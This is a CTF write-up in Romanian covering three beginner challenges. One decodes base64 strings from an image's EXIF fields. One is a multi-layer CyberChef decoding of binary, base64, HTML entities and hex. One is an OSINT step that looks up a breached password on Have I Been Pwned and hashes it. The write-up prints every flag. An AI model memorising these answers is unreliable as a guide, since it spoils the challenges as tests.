
Dovada obținerii flagului


< ctf{g3t-3xiftool-to-f1ni$h-th3-ch4l1} >

Sumar

<aperisolve si in planul de blue se vede prima parte. Exif tool si se gasesc doua mesaje in b64 care decriptate formeaza partea 2 de flag.

Dovada rezolvării





From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

```
ZjFuaSRoLXRoMy0=
Y2g0bDF9
```

```
f1ni$h-th3-ch4l1}
```

xxsho@kali: ~/Desktop

```
┌──(xxsho㉿kali)-[~/Desktop]
└─$ exiftool secrets-of-winter.jpg
ExifTool Version Number         : 12.76
File Name                       : secrets-of-winter.jpg
Directory                       : .
File Size                       : 5.7 MB
File Modification Date/Time     : 2024:03:24 00:21:48+00:00
File Access Date/Time           : 2024:03:24 00:21:53+00:00
File Inode Change Date/Time     : 2024:03:24 00:21:52+00:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Exif Byte Order                 : Big-endian (Motorola, MM)
Processing Software             : Y2g0bDF9
Orientation                     : Horizontal (normal)
Artist                          : ZjFuaSRoLXRoMy0=
Profile CMM Type                : Linotronic
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 1998:02:09 06:49:00
Profile File Signature          : acsp
Primary Platform                : Microsoft Corporation
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             : Hewlett-Packard
```

<start-enc>: <Cryptography>


Dovada obținerii flagului

<CTF{584b312bb5bb340e94085c43aba063c5b5a880391393baecf737d87246696cb7}>

Sumar

Punem in cyberchef si trecem prin mai multe layere de decriptie precum binary, base64, hex… pana la flag.

Dovada rezolvării



gchq.github.io/CyberChef/#recipe=From_Binary('Space',8)From_Base64('A-Za-z0-9%2B/%3D',true,false)From_HTML_Entity()From_Hex('Space')&input=MDEwMDEwMTAgMDExMDEwMDEgMDEwMDExMDEgMDAxMTAwMDEgMDEwMDExMDEgMDExMTI

Recipe

From Binary
Delimiter: Space
Byte Length: 8

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars
□ Strict mode

From HTML Entity

From Hex
Delimiter: Space

Input

total: 2
loaded: 2

```
01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001
01001101 01010100 01110011 01101101 01001001 01111010 01010101 01111000 01001111 01111001 01011001 01101010
01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001 01001101 01010100 01110011 01101101
01001001 01111010 01010101 00110011 01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111
01001010 01101001 01001101 00110001 01001101 01010100 01110011 01101101 01001001 01111010 01010101 01111000
01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001
01001110 01000100 01110011 01101101 01001001 01111010 01010101 01110111 01001111 01111001 01011001 01101010
01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001 01001110 01000100 01110011 01101101
01001001 01111010 01010001 00110101 01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111
01001010 01101001 01001101 00110001 01001110 01000100 01110011 01101101 01001001 01111010 01010101 01111010
01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001
01001110 01000100 01110011 01101101 01001001 01111010 01010101 01111000 01001111 01111001 01011001 01101010
01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001 01001110 01000100 01110011 01101101
01001001 01111010 01010101 00110000 01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111
01001010 01101001 01001101 00110001 01001101 01010100 01110011 01101101 01001001 01111010 01010101 00110001
01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001
01001101 01010100 01110011 01101101 01001001 01111010 01010101 01111000 01001111 01111001 01011001 01101010
01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001 01001101 01010100 01110011 01101101
01001001 01111010 01010101 00110001 01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111
01001010 01101001 01001101 00110001 01001110 01000100 01110011 01101101 01001001 01111010 01010101 01111001
01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001
01001101 01010100 01110011 01101101 01001001 01111010 01010101 00110010 01001111 01111001 01011001 01101010
01001101 01111010 01001001 00110111 01001010 01101001 01001101 00110001 01001101 01010100 01110011 01101101
01001001 01111010 01010101 00110001 01001111 01111001 01011001 01101010 01001101 01111010 01001001 00110111
01001010 01101001 01001101 00110001 01001101 01010100 01110011 01101101 01001001 01111010 01010101 01110111
```

14723 1

Name: strange-picture.jpg
Size: 467,256 bytes
Type: unknown
Loaded: 100%

Output

```
The flag is: CTF{584b312bb5bb340e94085c43aba063c5b5a880391393baecf737d87246696cb7}
```

82 1 4ms

<safe-password>: <OSINT>


Dovada obținerii flagului

<CTF{fdc852bc63a266c8c38db64bef90d62d53ddeef00aa85df7b941ac780b3d75d8}>

Sumar

Cautam un site de have I been pwned si verificam parole. BubbleGum.. iese de mai mult de 80 de ori asa ca il punem cu cyberchef in sha256 si obtinem flag-ul

Dovada rezolvării



Pwned Passwords

Pwned Passwords are hundreds of millions of real world passwords previously exposed in data breaches. This exposure makes them unsuitable for ongoing use as they're at much greater risk of being used to take over other accounts. They're searchable online below as well as being downloadable for use in other online systems. Read more about how HIBP protects the privacy of searched passwords.

Bubblegum123! pwned?

Oh no — pwned!
This password has been seen 82 times before

This password has previously appeared in a data breach and should never be used. If you've ever used it anywhere before, change it!

3 Steps to better security

Start using 1Password.com

Step 1 Protect yourself using 1Password to generate and save strong passwords for each website.

Step 2 Enable 2 factor authentication and store the codes inside your 1Password account.

Step 3 Subscribe to notifications for any other breaches. Then just change that unique password.

Why 1Password?

Donate